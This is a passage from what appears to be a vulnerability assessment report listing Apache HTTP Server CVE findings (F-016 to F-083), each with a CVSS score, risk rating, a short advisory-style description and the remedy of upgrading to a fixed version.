Solution	Upgrade to Apache version 2.4.60 or later.

F-016: mod_rewrite Potential SSRF via mod_proxy

CVE	CVE-2024-39573
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. A potential SSRF vulnerability in mod_rewrite allows attackers to cause unsafe RewriteRules to unexpectedly configure URLs to be handled by mod_proxy.
Solution	Upgrade to Apache version 2.4.60 or later.

4.2.4 Apache 2.4.x < 2.4.67 Multiple Vulnerabilities**F-017: HTTP/2 Protocol Double Free and Remote Code Execution**

CVE	CVE-2026-23918
CVSS 3.0	8.8
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.67. Double Free and possible Remote Code Execution vulnerability in Apache HTTP Server with the HTTP/2 protocol. This issue affects Apache HTTP Server version 2.4.66.
Solution	Upgrade to Apache version 2.4.67 or later.

F-018: Local .htaccess Authors Escalation of Privilege

CVE	CVE-2026-24072
CVSS 3.0	8.8
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.67. An escalation of privilege vulnerability in various modules in Apache HTTP Server 2.4.66 and earlier allows local .htaccess authors to read files with the privileges of the httpd user.
Solution	Upgrade to Apache version 2.4.67 or later.

F-019: mod_proxy_ajp Heap-based Buffer Overflow

CVE	CVE-2026-28780
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The version of Apache httpd installed on the remote host is prior to 2.4.67. Heap-based Buffer Overflow vulnerability in mod_proxy_ajp of Apache HTTP Server. If mod_proxy_ajp connects to a malicious AJP server, the server can send a malicious AJP message back to mod_proxy_ajp and cause it to write 4 attacker-controlled bytes after the end of a heap-based buffer. This issue affects Apache HTTP Server through version 2.4.66.
Solution	Upgrade to Apache version 2.4.67 or later.

F-020: mod_md Resource Allocation Without Limits via OCSF

CVE	CVE-2026-29168
CVSS 3.0	7.3
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.67. Allocation of Resources Without Limits or Throttling vulnerability in Apache HTTP Server's mod_md via OCSF response data. This issue affects Apache HTTP Server from version 2.4.30 through 2.4.66.
Solution	Upgrade to Apache version 2.4.67 or later.

F-021: mod_dav_lock NULL Pointer Dereference

CVE	CVE-2026-29169
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.67. A NULL pointer dereference vulnerability in mod_dav_lock in Apache HTTP Server 2.4.66 and earlier may allow an attacker to crash the server with a malicious request. mod_dav_lock is not used internally by mod_dav or mod_dav_fs. The only known use-case for mod_dav_lock was mod_dav_svn from Apache Subversion earlier than version 1.2.0.
Solution	Upgrade to Apache version 2.4.67 or later.

F-022: Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33006)

CVE	CVE-2026-33006
CVSS 3.0	4.8
Risk Factor	MEDIUM
Description	A timing attack against mod_auth_digest in Apache HTTP Server 2.4.66 allows a bypass of Digest authentication by a remote attacker.
Solution	Upgrade to Apache version 2.4.67 or later.

F-023: Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33007)

CVE	CVE-2026-33007
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	A NULL pointer dereference in the mod_authn_socache in Apache HTTP Server 2.4.66 and earlier allows an unauthenticated remote user to crash a child process in a caching forward proxy configuration.
Solution	Upgrade to Apache version 2.4.67 or later.

F-024: Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33523)

CVE	CVE-2026-33523
CVSS 3.0	6.5
Risk Factor	MEDIUM
Description	HTTP response splitting vulnerability in multiple Apache HTTP Server modules with untrusted or compromised backend servers.
Solution	Upgrade to Apache version 2.4.67 or later.

F-025: Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33857)

CVE	CVE-2026-33857
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	Out-of-bounds Read vulnerability in mod_proxy_ajp of Apache HTTP Server.
Solution	Upgrade to Apache version 2.4.67 or later.

F-026: Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-34032)

CVE	CVE-2026-34032
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	Improper Null Termination, Out-of-bounds Read vulnerability in Apache HTTP Server.
Solution	Upgrade to Apache version 2.4.67 or later.

F-027: Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-34059)

CVE	CVE-2026-34059
CVSS 3.0	7.5
Risk Factor	HIGH
Description	Buffer Over-read vulnerability in Apache HTTP Server.
Solution	Upgrade to Apache version 2.4.67 or later.

4.2.5 Apache 2.4.x < 2.4.47 Multiple Vulnerabilities**F-028: mod_proxy_wstunnel and mod_proxy_http Upgradable Protocols Negotiation**

CVE	CVE-2019-17567
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	Apache HTTP Server versions 2.4.6 to 2.4.46 mod_proxy_wstunnel configured on an URL that is not necessarily Upgraded by the origin server was tunneling the whole connection regardless, thus allowing for subsequent requests on the same connection to pass through with no HTTP validation, authentication or authorization possibly configured.
Solution	Upgrade to Apache version 2.4.47 or later.

F-029: Windows Local Process Stopping Vulnerability

CVE	CVE-2020-13938
CVSS 3.0	5.5
Risk Factor	MEDIUM
Description	Unprivileged local users can stop httpd on Windows.
Solution	Upgrade to Apache version 2.4.47 or later.

F-030: mod_proxy_http NULL Pointer Dereference Denial of Service

CVE	CVE-2020-13950
CVSS 3.0	7.5
Risk Factor	HIGH
Description	Apache HTTP Server versions 2.4.41 to 2.4.46 mod_proxy_http can be made to crash (NULL pointer dereference) with specially crafted requests using both Content-Length and Transfer-Encoding headers, leading to a Denial of Service.
Solution	Upgrade to Apache version 2.4.47 or later.

F-031: mod_auth_digest Stack Overflow via Digest Nonce

CVE	CVE-2020-35452
CVSS 3.0	7.3
Risk Factor	HIGH
Description	A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create one, though some particular compiler and/or compilation option might make it possible, with limited consequences anyway due to the size (a single byte) and the value (zero byte) of the overflow.
Solution	Upgrade to Apache version 2.4.47 or later.

F-032: mod_session NULL Pointer Dereference Denial of Service

CVE	CVE-2021-26690
CVSS 3.0	7.5
Risk Factor	HIGH
Description	A specially crafted Cookie header handled by mod_session can cause a NULL pointer dereference and crash, leading to a possible Denial Of Service.
Solution	Upgrade to Apache version 2.4.47 or later.

F-033: mod_session NULL Pointer Dereference DoS via SessionHeader

CVE	CVE-2021-26691
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow.
Solution	Upgrade to Apache version 2.4.47 or later.

F-034: Unexpected <Location> Section Matching with 'MergeSlashes OFF'

CVE	CVE-2021-30641
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	The version of Apache httpd installed on the remote host is prior to 2.4.47. Unexpected <Location> section matching with 'MergeSlashes OFF'.
Solution	Upgrade to Apache version 2.4.47 or later.

4.2.6 Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow**F-035: Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow**

CVE	CVE-2021-44790
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The version of Apache httpd installed on the remote host is prior to 2.4.52. It is, therefore, affected by a flaw related to mod_lua when handling multipart content. A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one.
Solution	Upgrade to Apache version 2.4.52 or later.

4.2.7 Apache 2.4.x < 2.4.53 Multiple Vulnerabilities

F-036: mod_lua Use of Uninitialized Value in r:parsebody

CVE	CVE-2022-22719
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.53. mod_lua Use of uninitialized value of in r:parsebody: A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier.
Solution	Upgrade to Apache version 2.4.53 or later.

F-037: HTTP Request Smuggling Connection Closing Issue

CVE	CVE-2022-22720
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.53. HTTP request smuggling: Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered while discarding the request body, exposing the server to HTTP Request Smuggling attacks.
Solution	Upgrade to Apache version 2.4.53 or later.

F-038: LimitXMLRequestBody Integer Overflow / Out-of-bounds Write

CVE	CVE-2022-22721
CVSS 3.0	9.1
Risk Factor	CRITICAL
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.53. Possible buffer overflow with very large or unlimited LimitXMLRequestBody in core: If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32-bit systems, an integer overflow can occur, later causing out-of-bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier.
Solution	Upgrade to Apache version 2.4.53 or later.

F-039: mod_sed Read/Write Beyond Bounds Heap Overwrite

CVE	CVE-2022-23943
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.53. Read/write beyond bounds in mod_sed: An out-of-bounds write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with potentially attacker-provided data. This issue affects Apache HTTP Server 2.4.52 and prior versions.
Solution	Upgrade to Apache version 2.4.53 or later.

4.2.8 Apache 2.4.x < 2.4.54 Authentication Bypass**F-040: Apache 2.4.x < 2.4.54 Authentication Bypass via mod_proxy**

CVE	CVE-2022-31813
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. It is, therefore, affected by an authentication bypass vulnerability as referenced in the 2.4.54 advisory. X-Forwarded-For dropped by hop-by-hop mechanism in mod_proxy: Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/application.
Solution	Upgrade to Apache version 2.4.54 or later.

4.2.9 Apache 2.4.x < 2.4.55 Multiple Vulnerabilities

F-041: If: Request Header Heap Memory Read/Write

CVE	CVE-2006-20001
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.55. A carefully crafted If: request header can cause a memory read, or write of a single zero byte, in a pool (heap) memory location beyond the header value sent. This could cause the process to crash. This issue affects Apache HTTP Server 2.4.54 and earlier.
Solution	Upgrade to Apache version 2.4.55 or later.

F-042: mod_proxy_ajp HTTP Request Smuggling

CVE	CVE-2022-36760
CVSS 3.0	9.0
Risk Factor	CRITICAL
Description	The version of Apache httpd installed on the remote host is prior to 2.4.55. Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server 2.4.54 and prior versions.
Solution	Upgrade to Apache version 2.4.55 or later.

F-043: Backend Response Header Early Truncation

CVE	CVE-2022-37436
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	The version of Apache httpd installed on the remote host is prior to 2.4.55. Prior to Apache HTTP Server 2.4.55, a malicious backend can cause the response headers to be truncated early, resulting in some headers being incorporated into the response body. If the later headers have any security purpose, they will not be interpreted by the client.
Solution	Upgrade to Apache version 2.4.55 or later.

4.2.10 Apache 2.4.x < 2.4.58 Multiple Vulnerabilities

F-044: HTTP/2 Connection Block DoS via Initial Window Size 0

CVE	CVE-2023-43622
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.58. Apache HTTP Server: DoS in HTTP/2 with initial windows size 0: An attacker opening an HTTP/2 connection with an initial window size of 0 was able to block handling of that connection indefinitely in Apache HTTP Server. This could be used to exhaust worker resources in the server, similar to the well-known slow loris attack pattern. This issue affects Apache HTTP Server versions from 2.4.55 through 2.4.57.
Solution	Upgrade to Apache version 2.4.58 or later.

F-045: HTTP/2 Stream Deferred Memory Release DoS

CVE	CVE-2023-45802
CVSS 3.0	5.9
Risk Factor	MEDIUM
Description	The version of Apache httpd installed on the remote host is prior to 2.4.58. Apache HTTP Server: HTTP/2 stream memory not reclaimed right away on RST: When an HTTP/2 stream was reset (RST frame) by a client, there was a time window where the request's memory resources were not reclaimed immediately. Instead, de-allocation was deferred to connection close. A client could send new requests and resets, keeping the connection busy and open and causing the memory footprint to continue growing. The process might run out of memory before connection closure. This issue was identified during testing of CVE-2023-44487 (HTTP/2 Rapid Reset Exploit). During normal HTTP/2 use, the probability of triggering this issue is very low.
Solution	Upgrade to Apache version 2.4.58 or later.

4.2.11 Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)

F-046: Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)

CVE	CVE-2023-31122
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.58. It is, therefore, affected by an out-of-bounds read vulnerability as referenced in the 2.4.58 advisory. Apache HTTP Server mod_macro buffer over-read: An out-of-bounds Read vulnerability exists in mod_macro of Apache HTTP Server. This issue affects Apache HTTP Server through version 2.4.57.
Solution	Upgrade to Apache version 2.4.58 or later.

4.2.12 Apache 2.4.x < 2.4.59 Multiple Vulnerabilities

F-047: HTTP Response Splitting in Multiple Modules

CVE	CVE-2023-38709
CVSS 3.0	7.3
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.59. It is, therefore, affected by an HTTP Response Splitting vulnerability in multiple modules as referenced in the 2.4.59 advisory.
Solution	Upgrade to Apache version 2.4.59 or later.

F-048: HTTP Response Splitting Desynchronization Attack

CVE	CVE-2024-24795
CVSS 3.0	6.3
Risk Factor	MEDIUM
Description	The version of Apache httpd installed on the remote host is prior to 2.4.59. Apache HTTP Server: HTTP Response Splitting in multiple modules: HTTP response splitting in multiple modules of Apache HTTP Server allows an attacker that can inject malicious response headers into backend applications to cause an HTTP desynchronization attack. This issue is fixed in version 2.4.59.
Solution	Upgrade to Apache version 2.4.59 or later.

F-049: HTTP/2 DoS by Memory Exhaustion on Continuation Frames

CVE	CVE-2024-27316
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.59. Apache HTTP Server: HTTP/2 DoS by memory exhaustion on endless continuation frames: HTTP/2 incoming headers exceeding the configured limit are temporarily buffered in nghttp2 in order to generate an informative HTTP 413 response. If a client does not stop sending headers, this can lead to memory exhaustion.
Solution	Upgrade to Apache version 2.4.59 or later.

4.2.13 Apache 2.4.x < 2.4.68 Multiple Vulnerabilities**F-050: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-29167)**

CVE	CVE-2026-29167
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	Use After Free vulnerability in Apache HTTP Server with mod_ldap in per-directory configuration This issue affects Apache HTTP Server: from 2.4.0 through 2.4.67.
Solution	Upgrade to Apache version 2.4.68 or later.

F-051: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-29170)

CVE	CVE-2026-29170
CVSS 3.0	6.1
Risk Factor	MEDIUM
Description	A cross-site scripting vulnerability exists in mod_proxy_ftp's HTML directory list generation in Apache HTTP Server 2.4.67 and earlier when listing FTP directory contents either via forward or reverse proxy configuration.
Solution	Upgrade to Apache version 2.4.68 or later.

F-052: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-34355)

CVE	CVE-2026-34355
CVSS 3.0	7.5
Risk Factor	HIGH
Description	A buffer overflow in mod_proxy_html in Apache HTTP Server 2.4.67 and earlier allows an attack by an untrusted backend.
Solution	Upgrade to Apache version 2.4.68 or later.

F-053: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-34356)

CVE	CVE-2026-34356
CVSS 3.0	7.5
Risk Factor	HIGH
Description	Heap-based buffer overflow in Apache HTTP Server is triggered by malicious backend servers using ProxyPassReverseCookie* directives. The flaw can corrupt data on the server's heap, potentially allowing an attacker to compromise the integrity of the HTTP server process.
Solution	Upgrade to Apache version 2.4.68 or later.

F-054: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-42535)

CVE	CVE-2026-42535
CVSS 3.0	9.1
Risk Factor	CRITICAL
Description	A path handling flaw in mod_dav_fs of Apache HTTP Server up to version 2.4.67 allows an authenticated WebDAV content author to directly manipulate trusted DAV property databases.
Solution	Upgrade to Apache version 2.4.68 or later.

F-055: mod_xml2enc Heap Buffer Overflow

CVE	CVE-2026-42536
CVSS 3.0	7.5
Risk Factor	HIGH
Description	A heap-based buffer overflow occurs when Apache HTTP Server processes untrusted XML content through mod_xml2enc, specifically during the xml2StartParse function. The vulnerability could allow an attacker to manipulate allocated memory on the heap, potentially leading to application crashes or the execution of arbitrary code. The unsafe handling of untrusted XML data enables the attacker to trigger the overflow during normal HTTP request processing, making the flaw exploitable remotely.
Solution	Upgrade to Apache version 2.4.68 or later.

F-056: Out-of-bounds Read in merge_response_headers

CVE	CVE-2026-43951
CVSS 3.0	6.5
Risk Factor	MEDIUM
Description	Out-of-bounds Read in merge_response_headers: An out-of-bounds read vulnerability exists in Apache HTTP Server with mod_headers and mod_mime when handling multiple response languages. This issue affects Apache HTTP Server versions from 2.4.0 through 2.4.67 and may cause a crash.
Solution	Upgrade to Apache version 2.4.68 or later.

F-057: Escalation of Privilege via Expressions in .htaccess

CVE	CVE-2026-44119
CVSS 3.0	5.5
Risk Factor	MEDIUM
Description	Escalation of privilege through expressions in .htaccess in multiple modules: An improper privilege management vulnerability in Apache HTTP Server 2.4.67 and earlier allows local .htaccess authors to read files with the privileges of the httpd user.
Solution	Upgrade to Apache version 2.4.68 or later.

F-058: Stack Buffer Over-Read in mod_ssl OCSP send_request

CVE	CVE-2026-44185
CVSS 3.0	7.3
Risk Factor	HIGH
Description	Stack Buffer Over-Read in mod_ssl OCSP send_request: A buffer over-read vulnerability exists in Apache HTTP Server through outbound OCSP requests to an attacker-controlled OCSP server. This issue affects Apache HTTP Server versions from 2.4.0 through 2.4.67.
Solution	Upgrade to Apache version 2.4.68 or later.

F-059: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-44186)

CVE	CVE-2026-44186
CVSS 3.0	7.3
Risk Factor	HIGH
Description	Loop with Unreachable Exit Condition ('Infinite Loop') vulnerability in the mod_proxy_ftp module in Apache HTTP Server with an attacker controlled backend FTP server.
Solution	Upgrade to Apache version 2.4.68 or later.

F-060: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-44631)

CVE	CVE-2026-44631
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The vulnerability is a buffer underflow caused by a signed character overflow in the ap_regname function, which processes regular expression patterns in Apache HTTP Server configuration files.
Solution	Upgrade to Apache version 2.4.68 or later.

F-061: Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-48913)

CVE	CVE-2026-48913
CVSS 3.0	7.3
Risk Factor	HIGH
Description	Use After Free vulnerability in Apache HTTP Server module mod_http2 when file handles are already exhausted.
Solution	Upgrade to Apache version 2.4.68 or later.

F-062: HTTP/2 Bomb Remote Denial-of-Service

CVE	CVE-2026-49975
CVSS 3.0	7.5
Risk Factor	HIGH
Description	CVE-2026-49975, also known as HTTP/2 Bomb, is a remote denial-of-service vulnerability affecting major web servers, including Apache HTTP Server. The vulnerable behavior exists in the default HTTP/2 configuration and can be exploited to exhaust server resources.
Solution	Upgrade to Apache version 2.4.68 or later.

4.2.14 Apache 2.4.x $\geq$ 2.4.7 / $<$ 2.4.52 Forward Proxy DoS / SSRF**F-063: Forward Proxy NULL Pointer Dereference / SSRF**

CVE	CVE-2021-44224
CVSS 3.0	8.2
Risk Factor	HIGH
Description	A crafted URI sent to Apache HTTP Server configured as a forward proxy (<code>ProxyRequests On</code>) can cause a crash through a NULL pointer dereference. Additionally, configurations mixing forward and reverse proxy declarations may allow requests to be directed to a declared Unix Domain Socket endpoint, resulting in a Server-Side Request Forgery (SSRF) vulnerability.
Solution	Upgrade to Apache version 2.4.52 or later.

F-064: mod_lua Buffer Overflow in Multipart Content

CVE	CVE-2021-44790
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (<code>r:parsebody()</code> called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.
Solution	Upgrade to Apache version 2.4.52 or later.

4.2.15 Apache < 2.4.49 Multiple Vulnerabilities

F-065: Malformed HTTP Request NULL Pointer Dereference DoS

CVE	CVE-2021-34798
CVSS 3.0	7.5
Risk Factor	HIGH
Description	Malformed HTTP requests may cause the server to dereference a NULL pointer, resulting in a denial of service condition.
Solution	Upgrade to Apache version 2.4.49 or later.

F-066: ap_escape_quotes() Buffer Overwrite

CVE	CVE-2021-39275
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The ap_escape_quotes() function may write beyond the end of a buffer when given malicious input. No included Apache modules pass untrusted data to these functions, but third-party or external modules may be affected.
Solution	Upgrade to Apache version 2.4.49 or later.

4.2.16 Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability

F-067: mod_proxy_ajp HTTP Request Smuggling

CVE	CVE-2022-26377
CVSS 3.0	6.5
Risk Factor	MEDIUM
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. It is, therefore, affected by an HTTP request smuggling vulnerability as referenced in the 2.4.54 advisory. Possible request smuggling in mod_proxy_ajp: An Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability exists in mod_proxy_ajp of Apache HTTP Server. An attacker may exploit this vulnerability to smuggle requests to the AJP server to which Apache forwards requests. This issue affects Apache HTTP Server version 2.4.53 and prior versions.
Solution	Upgrade to Apache version 2.4.54 or later.

4.2.17 Apache 2.4.x < 2.4.54 Multiple Vulnerabilities

F-068: Read Beyond Bounds via `ap_rwrite()`

CVE	CVE-2022-28614
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. Read beyond bounds via <code>ap_rwrite()</code> : The <code>ap_rwrite()</code> function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using <code>ap_rwrite()</code> or <code>ap_rputs()</code> , such as with the <code>mod_lua</code> <code>r:puts()</code> function. This may lead to information disclosure.
Solution	Upgrade to Apache version 2.4.54 or later.

F-069: Read Beyond Bounds in `ap_strcmp_match()`

CVE	CVE-2022-28615
CVSS 3.0	9.1
Risk Factor	CRITICAL
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. Read beyond bounds in <code>ap_strcmp_match()</code> : Apache HTTP Server 2.4.53 and earlier may crash or disclose information due to a read beyond bounds in <code>ap_strcmp_match()</code> when provided with an extremely large input buffer. Although no code distributed with the server can directly trigger such a call, third-party modules or Lua scripts using <code>ap_strcmp_match()</code> may be affected.
Solution	Upgrade to Apache version 2.4.54 or later.

4.2.18 Apache 2.4.x < 2.4.54 Multiple Vulnerabilities

F-070: Denial of Service in mod_sed

CVE	CVE-2022-30522
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. Denial of Service in mod_sed: If Apache HTTP Server 2.4.53 is configured to perform transformations with mod_sed in contexts where the input to mod_sed may be very large, mod_sed may perform excessively large memory allocations and trigger an abort. This issue was reported by Brian Moussalli from the JFrog Security Research team.
Solution	Upgrade to Apache version 2.4.54 or later.

4.2.19 Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)

F-071: Denial of Service in mod_lua r:parsebody

CVE	CVE-2022-29404
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. Denial of service in mod_lua r:parsebody: In Apache HTTP Server 2.4.53 and earlier, a malicious request to a Lua script that calls <code>r:parsebody(0)</code> may cause a denial of service due to the absence of a default limit on possible input size. This issue was reported by Ronald Crane (Zippenhop LLC).
Solution	Upgrade to Apache version 2.4.54 or later.

F-072: Information Disclosure in mod_lua with WebSockets

CVE	CVE-2022-30556
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. Information disclosure in mod_lua with WebSockets: Apache HTTP Server 2.4.53 and earlier may return lengths to applications calling <code>r:wsread()</code> that point beyond the end of the storage allocated for the buffer, potentially exposing unintended information.
Solution	Upgrade to Apache version 2.4.54 or later.

4.2.20 Apache 2.4.x < 2.4.54 Out-Of-Bounds Read (CVE-2022-28330)

F-073: Read Beyond Bounds in mod_isapi

CVE	CVE-2022-28330
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	The version of Apache httpd installed on the remote host is prior to 2.4.54. It is, therefore, affected by an out-of-bounds read vulnerability as referenced in the 2.4.54 advisory. Read beyond bounds in mod_isapi: Apache HTTP Server 2.4.53 and earlier on Windows may read beyond buffer bounds when configured to process requests with the mod_isapi module. This issue was reported by Ronald Crane (Zippenhop LLC).
Solution	Upgrade to Apache version 2.4.54 or later.

4.2.21 Apache 2.4.x < 2.4.64 Multiple Vulnerabilities

F-074: Core HTTP Response Splitting

CVE	CVE-2024-42516
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.64. HTTP response splitting in the core of Apache HTTP Server allows an attacker who can manipulate Content-Type response headers of applications hosted or proxied by the server to split the HTTP response. This issue was originally described as CVE-2023-38709, but the patch included in Apache HTTP Server 2.4.59 did not fully address the vulnerability. The issue is fixed in version 2.4.64.
Solution	Upgrade to Apache version 2.4.64 or later.

F-075: mod_proxy Server-Side Request Forgery via Content-Type Header

CVE	CVE-2024-43204
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.64. Server-Side Request Forgery (SSRF) in Apache HTTP Server with mod_proxy loaded allows an attacker to send outbound proxy requests to a URL controlled by the attacker. Exploitation requires an uncommon configuration where mod_headers modifies the Content-Type request or response header using a value provided in the HTTP request.
Solution	Upgrade to Apache version 2.4.64 or later.

F-076: Windows NTLM Hash Leakage via mod_rewrite / Expressions

CVE	CVE-2024-43394
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.64. Server-Side Request Forgery (SSRF) in Apache HTTP Server on Windows allows potential leakage of NTLM hashes to a malicious server through mod_rewrite or Apache expressions that process unvalidated request input. This issue affects Apache HTTP Server versions from 2.4.0 through 2.4.63.
Solution	Upgrade to Apache version 2.4.64 or later.

F-077: mod_ssl Log File Escape Character Injection

CVE	CVE-2024-47252
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.64. Insufficient escaping of user-supplied data in mod_ssl in Apache HTTP Server 2.4.63 and earlier allows an untrusted SSL/TLS client to insert escape characters into log files in certain configurations. When CustomLog is configured with %varname _x or %varname _c to log variables provided by mod_ssl, such as SSL_TLS_SNI, unsanitized client-controlled data may be written to log files.
Solution	Upgrade to Apache version 2.4.64 or later.

F-078: Apache 2.4.x < 2.4.64 Vulnerability (CVE-2025-23048)

CVE	CVE-2025-23048
CVSS 3.0	9.1
Risk Factor	CRITICAL
Description	In some mod_ssl configurations on Apache HTTP Server 2.4.35 through to 2.4.63, an access control bypass by trusted clients is possible using TLS 1.3 session resumption. Configurations are affected when mod_ssl is configured for multiple virtual hosts, with each restricted to a different set of trusted client certificates (for example with a different SSLCACertificateFile/Path setting). In such a case, a client trusted to access one virtual host may be able to access another virtual host, if SSLStrictSNIVHostCheck is not enabled in either virtual host.
Solution	Upgrade to Apache version 2.4.64 or later.

F-079: mod_proxy_http2 Assertion Failure Denial of Service

CVE	CVE-2025-49630
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is prior to 2.4.64. In certain proxy configurations, a denial of service attack against Apache HTTP Server versions 2.4.26 through 2.4.63 can be triggered by untrusted clients causing an assertion failure in mod_proxy_http2. Affected configurations require a reverse proxy configured for an HTTP/2 backend with ProxyPreserveHost set to on.
Solution	Upgrade to Apache version 2.4.64 or later.

F-080: Apache 2.4.x < 2.4.64 Vulnerability (CVE-2025-49812)

CVE	CVE-2025-49812
CVSS 3.0	7.4
Risk Factor	HIGH
Description	In some mod_ssl configurations on Apache HTTP Server versions through to 2.4.63, an HTTP desynchronisation attack allows a man-in-the-middle attacker to hijack an HTTP session via a TLS upgrade. Only configurations using "SSLEngine optional" to enable TLS upgrades are affected.
Solution	Upgrade to Apache version 2.4.64 or later.

F-081: Apache 2.4.x < 2.4.64 Vulnerability (CVE-2025-53020)

CVE	CVE-2025-53020
CVSS 3.0	7.5
Risk Factor	HIGH
Description	Late Release of Memory after Effective Lifetime vulnerability in Apache HTTP Server. This issue affects Apache HTTP Server: from 2.4.17 up to 2.4.63.
Solution	Upgrade to Apache version 2.4.64 or later.

4.2.22 Apache < 2.4.49 Multiple Vulnerabilities**F-082: mod_proxy Server-Side Request Forgery (SSRF)**

CVE	CVE-2021-40438
CVSS 3.0	9.0
Risk Factor	CRITICAL
Description	The version of Apache httpd installed on the remote host is prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A crafted request URI path can cause mod_proxy to forward the request to an origin server chosen by the remote user. This vulnerability may allow an attacker to perform Server-Side Request Forgery (SSRF) attacks by controlling the destination of proxied requests.
Solution	Upgrade to Apache version 2.4.49 or later.

4.2.23 Apache >= 2.4.17 < 2.4.49 mod_http2**F-083: mod_http2 Request Splitting and Cache Poisoning**

CVE	CVE-2021-33193
CVSS 3.0	7.5
Risk Factor	HIGH
